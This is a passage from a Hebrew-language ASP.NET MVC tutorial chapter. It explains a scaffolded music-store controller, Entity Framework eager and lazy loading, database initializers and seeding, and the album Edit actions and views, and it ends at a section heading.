תבנית הפיגומים שבחרנו יוצרת גם בקר StoreManagerController בתיקייה Controllers של היישום. הבקר מכיל את כל הקוד שדרוש כדי לבחור ולערוך את פרטי האלבום. אלו השורות הראשונות בהגדרת מחלקת הבקר:

```
public class StoreManagerController : Controller
{
  private MusicStoreDB db = new MusicStoreDB();

//
// GET: /StoreManager/
public ViewResult Index()
{
  var albums = db.Albums.Include(a => a.Genre).Include(a => a.Artist);
  return View(albums.ToList());
}

// more code…..
```

בקטע הקוד הראשון, ניתן לראות שמערכת הפיגומים הוסיפה לבקר שדה פרטי מטיפוס MusicStoreDB, והיא גם אתחלה את השדה עם מופע חדש של מחלקת הקשר נתונים, מכיוון שכל פעולת בקר חייבת גישה לבסיס נתונים. בקוד של הפעולה Index ניתן לראות את השימוש בהקשר הנתונים לטעינת כל האלבומים מבסיס הנתונים לרשימה, והעברת הרשימה הזו כמודל לתצוגת ברירת המחדל.

טעינת אובייקטים משויכים

מטרת הקריאות לשיטה Include שמופיעים בפעולה Index הינה להורות לתשתית EF להשתמש באסטרטגיית **טעינה מזורזת (eager loading)** בעת טעינת פרטי הז'אנר והאלבום שמשויכים לאלבום מסוים. במסגרת אסטרטגיית טעינה מזורזת נעשה ניסיון לטעון את כל הנתונים באמצעות שאילתה אחת.

האסטרטגיה החלופית (אשר מיושמת על פי ברירת מחדל) של תשתית EF נקראת אסטרטגיית **טעינה עצלה (lazy loading)**: בדרך זו, תשתית EF טוענת אך ורק את נתוני האובייקט הראשי בשאילתת LINQ (האלבום), בעוד שהמאפיינים Genre ו-Artist נותרים ללא ערך:

```
var albums = db.Albums;
```

בעת היישום של טעינה עצלה, הנתונים המשויכים נשלפים רק כאשר קיים צורך מפורש בהם. כלומר, תשתית EF טוענת את הנתונים (על ידי שליחת שאילתה נוספת לבסיס הנתונים) רק כאשר מישהו נוגע במאפיין Genre או Artist של אובייקט Album. לרוע המזל, כאשר עובדים עם רשימה של פרטי אלבומים, אסטרטגיית טעינה עצלה עלולה לאלץ את התשתית לשלוח שאילתה נוספת לבסיס הנתונים עבור כל אחד מהאלבומים ברשימה. עבור רשימה של 100 אלבומים, טעינה עצלה של כל פרטי האמנים דורשת שליחה של 101 שאילתות נוספות.


התרחיש שזה עתה תיארנו מכונה בעיית N+1 (מכיוון שהתשתית מבצעת 101 שאילתות כדי להחזיר 100 אובייקטים מאוכלסים), ומפתחים נדרשים להתמודד איתה לעתים קרובות בעת שימוש בתשתיות מיפוי מסוג אובייקט-טבלה. טעינה עצלה היא טכניקה נוחה, אך עלולה להיות בזבזנית.

אפשר לראות את השיטה Include כאמצעי ייעול להפחתת מספר השאילתות הנדרשות לבניית מודל מלא. למידע נוסף על טעינה עצלה, ראו "Loading Related Objects" באתר MSDN בכתובת http://msdn.microsoft.com/library/bb896272.aspx.

מערכת הפיגומים יוצרת עבור המשתמשים גם פעולות שמשמשות ליצירה, עריכה, מחיקה והצגה של פרטי אלבום. בהמשך הפרק נבחן מקרוב את הפעולות של פונקציית העריכה.

התצוגות

לאחר שמערכת הפיגומים מסיימת את פעולתה, תוכלו למצוא אוסף של תצוגות בתיקייה חדשה בשם Views/StoreManager. תצוגות אלו מספקות את ממשק המשתמש הדרוש להצגת אלבומים ברשימה, ולעריכה ומחיקה של אלבומים. ניתן לראות את התצוגות בתרשים 6-4.



תרשים 6-4

התצוגה Index מצוידת בכל הקוד הדרוש להצגת טבלה של אלבומים. המודל לתצוגה הזו הינו רצף ממוספר של אובייקטי Album, וכפי שכבר ראינו, אשר הפעולה Index מספקת. המודל מועבר לתצוגה, אשר משתמש בלולאה foreach כדי ליצור שורות בטבלת HTML, אשר בהן כלולים פרטי כל אלבום:

```
@model IEnumerable<MvcMusicStore.Models.Album>
```

```
@{
ViewBag.Title = "Index";
}

<h2>Index</h2>

<p>
@Html.ActionLink("Create New", "Create")
</p>
<table>
  <tr>
    <th>@Html.DisplayNameFor(model => model.Genre.Name)</th>
    <th>@Html.DisplayNameFor(model => model.Artist.Name)</th>
    <th>@Html.DisplayNameFor(model => model.Title)</th>
    <th>@Html.DisplayNameFor(model => model.Price)</th>
    <th>@Html.DisplayNameFor(model => model.AlbumArtUrl)</th>
    <th></th>
  </tr>

@foreach (var item in Model) {
  <tr>
    <td>@Html.DisplayFor(modelItem => item.Genre.Name)</td>
    <td>@Html.DisplayFor(modelItem => item.Artist.Name)</td>
    <td>@Html.DisplayFor(modelItem => item.Title)</td>
    <td>@Html.DisplayFor(modelItem => item.Price)</td>
    <td>@Html.DisplayFor(modelItem => item.AlbumArtUrl)</td>
    <td>
      @Html.ActionLink("Edit", "Edit", new { id=item.AlbumId }) |
      @Html.ActionLink("Details", "Details", new { id=item.AlbumId }) |
      @Html.ActionLink("Delete", "Delete", new { id=item.AlbumId })
    </td>
  </tr>
}
</table>
```

יש לשים לב שמערכת הפיגומים בוחרת עבורנו את כל השדות "החשובים" שיש להציג למשתמש/הלקוח. במילים אחרות, הערכים של מאפיין מפתח זר (שאין להם שום משמעות עבור הלקוח) אינם מופיעים בטבלה, אבל שמות הז'אנרים ושמות האמנים שמשויכים לאלבומים דווקא כן מוצגים. התצוגה משמשת במסייע HTML בשם DisplayFor לביצוע כל פעולות הפלט.

כל שורה בטבלה כוללת קישורים לעריכה, למחיקה ולהצגת הפרטים של כל אלבום. כפי שכבר נאמר, הקוד שתבנית הפיגומים מספקת מהווה נקודת פתיחה בלבד. סביר להניח שכל אחד ירצה להוסיף, להסיר ולשנות חלק מהקוד ולשחק קצת עם התצוגות כדי להתאימן

לדרישות המיוחדות שלו. אולם לפני שעורכים שינויים, צריך להריץ תחילה את היישום כדי לראות כיצד מתנהגות התצוגות בחלון הדפדפן.

הרצת קוד הפיגומים

לפני שנריץ את היישום, ראשית עלינו לענות על שאלה חשובה שהעלינו בחלקו הקודם של הפרק. באיזה בסיס נתונים תשתמש מחלקת הקשר הנתונים MusicStoreDB? אנחנו בהחלט לא יצרנו בסיס נתונים לשימוש היישום, ואפילו לא הגדרנו חיבור לבסיס נתונים.

יצירת בסיסי נתונים באמצעות Entity Framework


גישת קוד-תחילה של תשתית EF מסתמכת על מוסכמות במקום הגדרות ככל שאפשר. אם לא תגדירו מיפוי מפורש מהמודלים שלכם אל הטבלאות והעמודות של בסיס הנתונים, התשתית תשתמש במוסכמות ליצירת סכמת בסיס נתונים. אם לא תגדירו חיבור מפורש לבסיס נתונים לשימוש בזמן הריצה, התשתית תיצור בעצמה את החיבור על פי המוסכמות.

הגדרת תצורת חיבור

הגדרה מפורשת של תצורת החיבור עבור הֶקשר הנתונים שנוצר בגישת קוד-תחילה מסתכמת בהוספת מחרוזת חיבור בסיס נתונים לקובץ web.config. שם מחרוזת החיבור חייב להיות תואם לשם של מחלקת הקשר הנתונים. בקוד שפיתחנו במהלך הפרק, ניתן לשלוט בחיבורי בסיס הנתונים של הֶקשר הנתונים באמצעות מחרוזת החיבור שלהלן:

```
<connectionStrings>
  <add name="MusicStoreDB"
    connectionString="data source=.\SQLEXPRESS;
      Integrated Security=SSPI;
      initial catalog=MusicStore"
    providerName="System.Data.SqlClient" />
</connectionStrings>
```

בהיעדר תצורת חיבור מפורשת, תשתית EF תנסה להתחבר למופע LocalDB קיים של שרת SQL Server Express, ולאתר בסיס נתונים בעל שם זהה למחלקת הֶקשר הנתונים שגזרנו ממחלקת הבסיס DbContext. אם תשתית EF מצליחה להתחבר לשרת בסיס נתונים אך אינה מוצאת בסיס נתונים, התשתית יוצרת בעצמה בסיס נתונים. אם תריצו את היישום לאחר בניית הפיגומים ותנווטו לכתובת /StoreManager, תיווכחו שתשתית EF יצרה בתיקייה LocalDB בסיס נתונים בשם MvcMusicStore.Models.MusicStoreDB. אם תציגו תרשים מלא של בסיס הנתונים החדש, תוכלו לראות את המבנה שמוצג בתרשים 7-4.



תרשים 7-4

תשתית EF יוצרת באופן אוטומטי טבלאות לאחסון נתוני אלבום, אמן וז'אנר. התשתית מסתמכת על השמות ועל טיפוסי הנתונים של מאפייני המודל לקביעת השמות וטיפוסי הנתונים של עמודות הטבלה. שימו לב שהתשתית גם הצליחה להסיק את עמודת המפתח הראשי של כל אחת מהטבלאות ואת יחסי המפתח הזר בין הטבלאות.

הטבלה EdmMetadata שבבסיס הנתונים מאפשרת לתשתית EF להבטיח שמחלקות המודל מסונכרנות על פי סכמת בסיס הנתונים (על ידי חישוב ערך גיבוב (hash) מהגדרות מחלקת המודל). אם תשנו את המודל שלכם (על ידי הוספה של מאפיין, הסרה של מאפיין או הוספה של מחלקה, למשל), התשתית תיצור מחדש את בסיס הנתונים על בסיס המודל החדש, או תודיע על חריג, שגיאה. אל חשש. התשתית לא תיצור מחדש את בסיס הנתונים ללא רשות מפורשת מכם, ולשם כך עליכם לספק **מאתחל בסיס נתונים (database initializer)**.

EdmMetadata

תשתית ET אינה מחייבת הוספה של הטבלה EdmMetadata לבסיס הנתונים החדש. מטרת הטבלה היא לאפשר לתשתית לזהות שינויים במחלקות המודל. אתם יכולים למחוק בבטחה את הטבלה EdmMetadata מבסיס הנתונים, ותשתית EF תניח שאתם יודעים מה אתם עושים. לאחר הסרת הטבלה, אתם (או אנשים מטעמכם) תידרשו לשנות בעצמכם את סכמת בסיס הנתונים במקרה שיש להתאימה לשינויים במודלים שלכם. במקרים מסוימים תצטרכו גם לשנות את המיפוי בין המודלים לבין בסיס הנתונים כדי להבטיח את המשך פעולתו התקינה של היישום. למידע בסיסי על מיפוי וסימון, ראו הרחבה בכתובת

http://msdn.microsoft.com/library/gg696169(VS.103).aspx

שימוש במאתחלים של בסיסי נתונים

דרך פשוטה לסנכרן את בסיס הנתונים על פי השינויים שאתם מבצעים במודל שלכם היא לאפשר לתשתית Entity Framework ליצור מחדש את בסיס הנתונים הקיים. אתם יכולים

להורות לתשתית EF ליצור מחדש את בסיס הנתונים בכל פעם שהיישום מורץ, או ליצור מחדש את בסיס הנתונים רק כאשר התשתית מזהה שינוי במודל. הבחירה באחת משתי האסטרטגיות הללו מתבצעת בעת הקריאה לשיטה הסטטית SetInitializer אשר שייכת למחלקה Database של EF (תחת מרחב השמות System.Data.Entity).

כאשר אתם קוראים לשיטה SetInitializer, עליכם להעביר אליה אובייקט IDatabaseInitializer. התשתית מספקת שני מאתחלים כאלה: המאתחל DropCreateDatabaseAlways והמאתחל DropCreateDatabaseIfModelChanges. קל מאוד להסיק משמות המחלקות הללו איזו מבין שתי האסטרטגיות שזה עתה הצגנו מייצגת כל אחת מהן. שני המאתחלים מקבלים פרמטר מטיפוס גנרי, אשר חייב להיות מחלקה-בת של DbContext.

נניח לדוגמה, שברצונכם ליצור מחדש את בסיס הנתונים של חנות המוסיקה בכל פעם שהיישום מופעל מחדש. בתוך global.asax.cs, אתם יכולים להגדיר מאתחל בשלב הפעלת היישום:

```
protected void Application_Start()
{
  Database.SetInitializer(new DropCreateDatabaseAlways<MusicStoreDB>());
  AreaRegistration.RegisterAllAreas();
  RegisterGlobalFilters(GlobalFilters.Filters);
  RegisterRoutes(RouteTable.Routes);
}
```

אתם עשויים לשאול את עצמכם למה שמישהו ירצה ליצור מחדש את בסיס הנתונים בכל פעם שהיישום מופעל? אפילו אם המודל משתנה, עדיין נרצה לשמור את הנתונים שמאוחסנים בו.

זו שאלה לגיטימית, והתשובה לה טמונה בעובדה שגישת קוד-תחילה (וכך גם מאתחלי בסיס הנתונים) נועדה לסייע למפתחים בשלבים המוקדמים של מחזור הפיתוח של היישום, שמאופיינים בבדיקות חוזרות ובשינויים מהירים. כאשר האתר יעלה לרשת וייפתח לקבלת נתונים מלקוחות אמיתיים, כמובן שלא יהיה עוד צורך ביצירה מחדש של בסיס הנתונים בכל פעם שהמודל משתנה.

MIGRATIONS

גרסת 4.3 של Entity Framework כוללת את היכולת לגלות שינויים שבוצעו באובייקטי המודל ולהפיק הנחיות לשינוי סכמה עבור שרת SQL. טכניקת migrations מאפשרת לשמור את הנתונים הקיימים בבסיס הנתונים שלכם כאשר אתם בונים ומלטשים את הגדרות המודל החדש. למידע נוסף ראו

http://blogs.msdn.com/b/adonet/archive/2012/02/09/ef-4-3-code-based-migrationswalkthrough.aspx

בשלבים הראשוניים של הפרויקט ייתכן שתרצו לאכלס את בסיס הנתונים החדש עם מספר רשומות התחלתיות, כמו למשל ערכי חיפוש. תוכלו לעשות זאת על ידי הזרעת (seeding) בסיס הנתונים.

הזרעת בסיס נתונים (Seeding a Database)

הבה נניח שבשלבים הראשונים של פיתוח היישום MVC Music Store אנחנו רוצים ליצור מחדש את בסיס הנתונים בכל פעם שאנחנו מפעילים את היישום. מצד שני, אנחנו רוצים שבכל פעם שבסיס הנתונים נוצר, יהיו בו כמה ז'אנרים, אמנים ואפילו אלבום, כדי שנוכל להפעיל את היישום בלי שנצטרך להזין נתונים באופן ידני בכל פעם מחדש.

כדי לעשות זאת, נוכל לייצר מחלקה חדשה היורשת מהמחלקה DropCreateDatabaseAlways ולשכתב את השיטה Seed. השיטה Seed מאפשרת ליצור נתונים התחלתיים עבור היישום, כפי שמוצג בקוד שלהלן:

```
public class MusicStoreDbInitializer
  : DropCreateDatabaseAlways<MusicStoreDB>
{
  protected override void Seed(MusicStoreDB context)
  {
    context.Artists.Add(new Artist {Name = "Al Di Meola"});

    context.Genres.Add(new Genre { Name = "Jazz" });

    context.Albums.Add(new Album
      {
        Artist = new Artist { Name="Rush" },
        Genre = new Genre { Name="Rock" },
        Price = 9.99m,
        Title = "Caravan"
      });
    base.Seed(context);
  }
}
```

קריאה ליישום Seed של מחלקת הבסיס גורמת לשמירת האובייקטים החדשים בבסיס הנתונים. כעת, בכל יצירה חדשה של בסיס הנתונים יכללו בו שני ז'אנרים (ג'אז ורוק), שני אומנים (Al Di Meola ו–Rush), ואלבום אחד. כדי שהמאתחל של בסיס הנתונים החדש יפעל כהלכה, עליכם לעדכן את קוד ההפעלה של היישום לביצוע הרשמה של המאתחל:


```
protected void Application_Start()
{
    Database.SetInitializer(new MusicStoreDbInitializer());

  AreaRegistration.RegisterAllAreas();
  RegisterGlobalFilters(GlobalFilters.Filters);
  RegisterRoutes(RouteTable.Routes);
}
```

אם תפעילו מחדש את המערכת, תריצו את היישום ותנווטו לכתובת StoreManager/, תופיע בפניכם תצוגת Index של מנהל החנות, כמוצג בתרשים 8-4.

זה הכול! כעת יש בידכם יישום מתפקד עם פונקציות פועלות ונתונים אמיתיים.

ייתכן שהתרגיל שביצענו נראה בעיניכם ככזה שכרוך בעבודה רבה, אך זכרו שאת רוב המאמץ בפרק זה השקעתם בהבנת הקוד שהופק על ידי Entity Framework ובהבנת אופן הפעולה של התשתית עצמה. לאחר שאתם מבינים מה יכולה לעשות עבורכם מערכת הפיגומים, העבודה שעליכם לבצע בפועל זעומה למדי, וכוללת שלושה שלבים בלבד:

1. יישום מחלקות המודל.
2. בניית הפיגומים לבקר ולתצוגות.
3. בחירת אסטרטגיית אתחול בסיס הנתונים.



תרשים 8-4

זכרו שבסופו של דבר, הפיגומים מספקים נקודות התחלה לפיתוח של חלק מאוד מסוים ביישום. כעת אתם יכולים לערוך את הקוד ולשנות אותו בהתאם לדרישות היישום שלכם. לדוגמה, הקישורים שמופיעים מימין לכל שורה ברשימת האלבומים (Edit, Details, Delete) לא בהכרח נחוצים, ואין שום מניעה להסירם. עם זאת, כדאי להשאיר אותם במקומם מכיוון שבהמשך הפרק נעסוק בתרחיש העריכה ונראה כיצד מתבצע עדכון של מודלים ביישומי ASP.NET MVC.

עריכת אלבום

אחד מהתרחישים שזוכה למענה ממערכת הפיגומים הינו עריכת פרטי אלבום. נקודת הפתיחה של התרחיש היא לחיצה של המשתמש על הקישור Edit בתצוגה Index, אשר מוצגת בתרשים 4-8. הלחיצה על הקישור Edit גורמת לשליחת בקשת HTTP GET לשרת האינטרנט עם שורת URL, כגון /StoreManager/Edit/8 (8 הוא ערך ID של האלבום הרצוי).


בניית משאב לעריכת אלבום

על פי ברירת מחדל, כללי הניתוב של MVC שולחים את בקשת HTTP GET לעריכה של /StoreManager/Edit/8 אל הפעולה Edit של בקר StoreManager, כפי שמוצג בקוד שלהלן:

```
//
// GET: /StoreManager/Edit/8
public ActionResult Edit(int id = 0)
{
  Album album = db.Albums.Find(id);
  if (album == null)
  {
    return HttpNotFound();
  }
  ViewBag.GenreId = new SelectList(db.Genres, "GenreId", "Name", album.GenreId);
  ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId", "Name",
album.ArtistId);
  return View(album);
}
```

הפעולה Edit אחראית על בניית מודל לעריכת אלבום שהקוד המזהה שלו 8#. היא משתמשת במחלקה MusicStoreDB כדי לשלוף את האלבום מבסיס הנתונים, ומעבירה אותו לתצוגה בתור המודל. אך מה תפקיד שתי שורות הקוד שמכניסות מידע למאפיין ViewBag? יהיה לכם קל יותר להבין את ההיגיון שמאחורי שתי שורות הקוד הללו אם תביטו בדף שמוצג למשתמש בעת עריכת אלבום (תרשים 4-9).

כאשר משתמש עורך אלבום, אנחנו לא רוצים לתת לו להזין טקסט חופשי לשדות הז'אנר והאמן, אלא נרצה שיבחר ז'אנר ואמן מתוך האפשרויות שכבר קיימות בבסיס הנתונים. מערכת הפיגומים, אשר מסתמכת על ניתוח של היחסים בין אלבומים, אמנים וז'אנרים, מתוחכמת דיה כדי להבין זאת ובונה את התצוגה בהתאם.



תרשים 9-4

במקום לספק למשתמש תיבת טקסט שלתוכה הוא יקליד את הערך המבוקש, תבנית הפיגומים יוצרת תצוגת עריכה עם **רשימה נפתחת** המאפשרת למשתמש לבחור אחד מהז'אנרים הקיימים. הקוד שלהלן לקוח מתצוגת Edit של מנהל החנות. קוד זה משמש לבניית הרשימה הנפתחת לבחירת ז'אנר (אשר מוצגת בתרשים 9-4 כאשר היא פתוחה עם שני ז'אנרים זמינים).

```
<div class="editor-field">
  @Html.DropDownList("GenreId", String.Empty)
  @Html.ValidationMessageFor(model => model.GenreId)
</div>
```

בפרק הבא נעסוק במסייע DropDownList בצורה מעמיקה יותר, אך בשלב זה נניח שעליכם לבנות את הרשימה הנפתחת מאפס. כדי לבנות את הרשימה, עליכם לדעת מהם פריטי הרשימה הזמינים. אובייקט Album אינו מכיל רשימה של ז'אנרים זמינים בבסיס הנתונים - כי בכל אלבום מאוחסן ז'אנר אחד בלבד אשר משויך לאלבום הרצוי. שתי שורות הקוד הנוספות בפעולה Edit משמשות לבניית הרשימות של כל האמנים האפשריים וכל הז'אנרים האפשריים, וגם לאחסון הרשימות הללו במאפיין ViewBag כדי לאפשר למסייע DropDownList להשתמש בהן בהמשך.

```
ViewBag.GenreId = new SelectList(db.Genres, "GenreId", "Name", album.GenreId);
ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId", "Name",
album.ArtistId);
```

בקוד זה משתמשים גם במחלקה בשם SelectList, אשר מייצגת את הנתונים הנדרשים לבנייה של רשימה נפתחת. הפרמטר הראשון שמועבר לבנאי משמש לציון הפריטים שישמשו להרכבת הרשימה. הפרמטר השני הוא שם המאפיין שמכיל את הקוד שיועבר כאשר המשתמש בוחר פריט מסוים (ערך מפתח, כמו 52 או 2). הפרמטר השלישי הוא הטקסט שיוצג עבור כל פריט (כמו "Rock" או "Rush"). הפרמטר הרביעי והאחרון מכיל את הערך של הפריט הראשון שנבחר.

מודלים ומודלי תצוגה

בפרק הקודם עסקנו בקצרה ברעיון של מודל ייעודי-לתצוגה (view-specific model). התרחיש של עריכת אלבום הינו דוגמה טובה למצב שבו אובייקט המודל (אובייקט Album) אינו יכול לספק לתצוגה את **כל המידע** שנחוץ לה. בנוסף למידע שמכיל אובייקט האלבום, אנחנו זקוקים גם לרשימה של כל הז'אנרים והאמנים. לפנינו שני פתרונות אפשריים לבעיה הזו.

הפתרון הראשון מיושם בקוד שהופק על ידי תבנית הפיגומים: העברת המידע הנוסף באמצעות ViewBag. זהו פתרון מקובל וסביר שקל מאוד ליישם, אבל יש מפתחים שמעדיפים שכל נתוני המודל יהיו זמינים דרך אובייקטי מודל בעלי טיפוסיות חזקה.

אם גם אתם נמנים על חסידי מודל הטיפוסיות החזקה, סביר להניח שתעדיפו את האפשרות השנייה: בניית **מודל ייעודי-לתצוגה** לצורך העברת נתוני האלבום יחד עם נתוני הז'אנרים והאמנים הזמינים לתצוגה. מודל שכזה עשוי להתבסס על הגדרת המחלקה שלהן:

```
public class AlbumEditViewModel
{
  public Album AlbumToEdit { get; set; }
  public SelectList Genres { get; set; }
  public SelectList Artists { get; set; }
}
```

במקום לשים את כל המידע בתוך ViewBag, הפעולה Edit תצטרך ליצור מופע של AlbumEditViewModel, להציב ערכים בכל מאפייני האובייקט, ולהעביר את מודל התצוגה אל התצוגה. קשה להצביע על גישה אחת שטובה יותר באופן מובהק מהאחרת. כל אחד יכול לבחור באפשרות שמתאימה ביותר לסגנון העבודה שלו, או של הצוות.

התצוגה Edit

הקוד שלהלן אינו מפיק במדויק את תוכן התצוגה Edit, אך הוא מייצג נאמנה את **המהות** של קוד התצוגה:

```
@using (Html.BeginForm()) {
  @Html.DropDownList("GenreId", String.Empty)
  @Html.EditorFor(model => model.Title)
  @Html.EditorFor(model => model.Price)
<p>
  <input type="submit" value="Save" />
</p>
}
```

התצוגה כוללת טופס עם מגוון שדות קלט שהמשתמש יכול להזין באמצעותם את הנתונים. חלק מהקלט מוזן באמצעות רשימות נפתחות (אלמנטי <select> של HTML), ושאר הקלט מוזן באמצעות תיבות טקסט (אלמנטי <input type="text"> של HTML). תוכלו להבין את **המהות** של המסמך HTML שממומש באמצעות התצוגה Edit על פי הקוד שלהלן:

```
<form action="/storemanager/Edit/8" method="post">
  <select id="GenreId" name="GenreId">
    <option value=""></option>
    <option selected="selected" value="1">Rock</option>
    <option value="2">Jazz</option>
  </select>
  <input class="text-box single-line" id="Title" name="Title"
    type="text" value="Caravan" />
  <input class="text-box single-line" id="Price" name="Price"
    type="text" value="9.99" />
  <p>
    <input type="submit" value="Save" />
  </p>
</form>
```

כאשר המשתמש לוחץ על לחצן השמירה בטופס, הדף מחזיר בקשת HTTP POST אל הכתובת StoreManager/Edit/8/. הדפדפן אוסף באופן אוטומטי את כל הנתונים שהמשתמש מזין אל טופס, ושולח את הערכים (בצירוף השמות המשויכים להם) יחד עם הבקשה. שימו לב למאפייני name של האלמנטים input ו-select בדף HTML. השמות תואמים לשמות המאפיינים של מודל האלבום (האובייקט Album), ומיד תבינו מדוע בחירת השמות התואמים כה חשובה.

תגובה לבקשת POST לעריכה

גם הפעולה (action) שמקבלת את בקשת HTTP POST לעריכת פרטי אלבום נקראת Edit, אבל מה שמבדיל אותה מפעולת Edit הקודמת שראינו, היא הסימון על ידי מאפיין בשם HttpPost:

```
//
// POST: /StoreManager/Edit/8
  [HttpPost]
public ActionResult Edit(Album album)
{
  if (ModelState.IsValid)
  {
    db.Entry(album).State = EntityState.Modified;
    db.SaveChanges();
    return RedirectToAction("Index");
  }
  ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                   "Name", album.GenreId);
  ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                   "Name", album.ArtistId);
  return View(album);
}
```

התפקיד של פעולה זו הוא לקבל אובייקט Album שמכיל את כל השינויים שהתקבלו מהמשתמש, ולשמור את האובייקט בבסיס הנתונים. אתם עשויים לתהות כיצד אובייקט Album המעודכן מועבר כפרמטר לפעולה. התשובה לשאלה זו תתגלה בסעיף הבא של הפרק, אך כעת נתמקד בתהליך שמתרחש בתוך הפעולה עצמה.

נתיב עריכה שמח


הנתיב השמח (happy path) הוא הקוד שמורץ כאשר המודל מאומת (valid) וניתן לשמור את האובייקט בבסיס הנתונים. פעולה יכולה לוודא אם אובייקט המודל מאומת על ידי בדיקת המאפיין ModelState.IsValid. נרחיב את הדיון במאפיין הזה בהמשך הפרק, וגם בפרק 6 שבו נלמד כיצד להוסיף כללי אימות למודל. עד אז, אתם יכולים להתייחס למאפיין ModelState.IsValid כסימון אשר מבטיח שהמשתמש הזין נתונים חוקיים שמתאימים למאפייני האלבום. אם המודל מאומת, הפעולה Edit תריץ את שורת הקוד הבאה:

```
db.Entry(album).State = EntityState.Modified;
```

שורת הקוד הזו מציינת את הֶקְשֵר הנתונים (data context) של האובייקט שערכיו מאוחסנים כבר בבסיס הנתונים (אין זה אלבום חדש, אלא אלבום קיים), ולכן התשתית צריכה להחיל את הערכים שלו לאלבום קיים, ולא לנסות ליצור רשומת אלבום חדשה. שורת הקוד הבאה מפעילה את SaveChanges על הֶקְשֵר הנתונים, ובשלב זה מחלקת הֶקְשֵר הנתונים מפיקה את הפקודה UPDATE של SQL כדי לשמר את הערכים החדשים.

נתיב עריכה עצוב

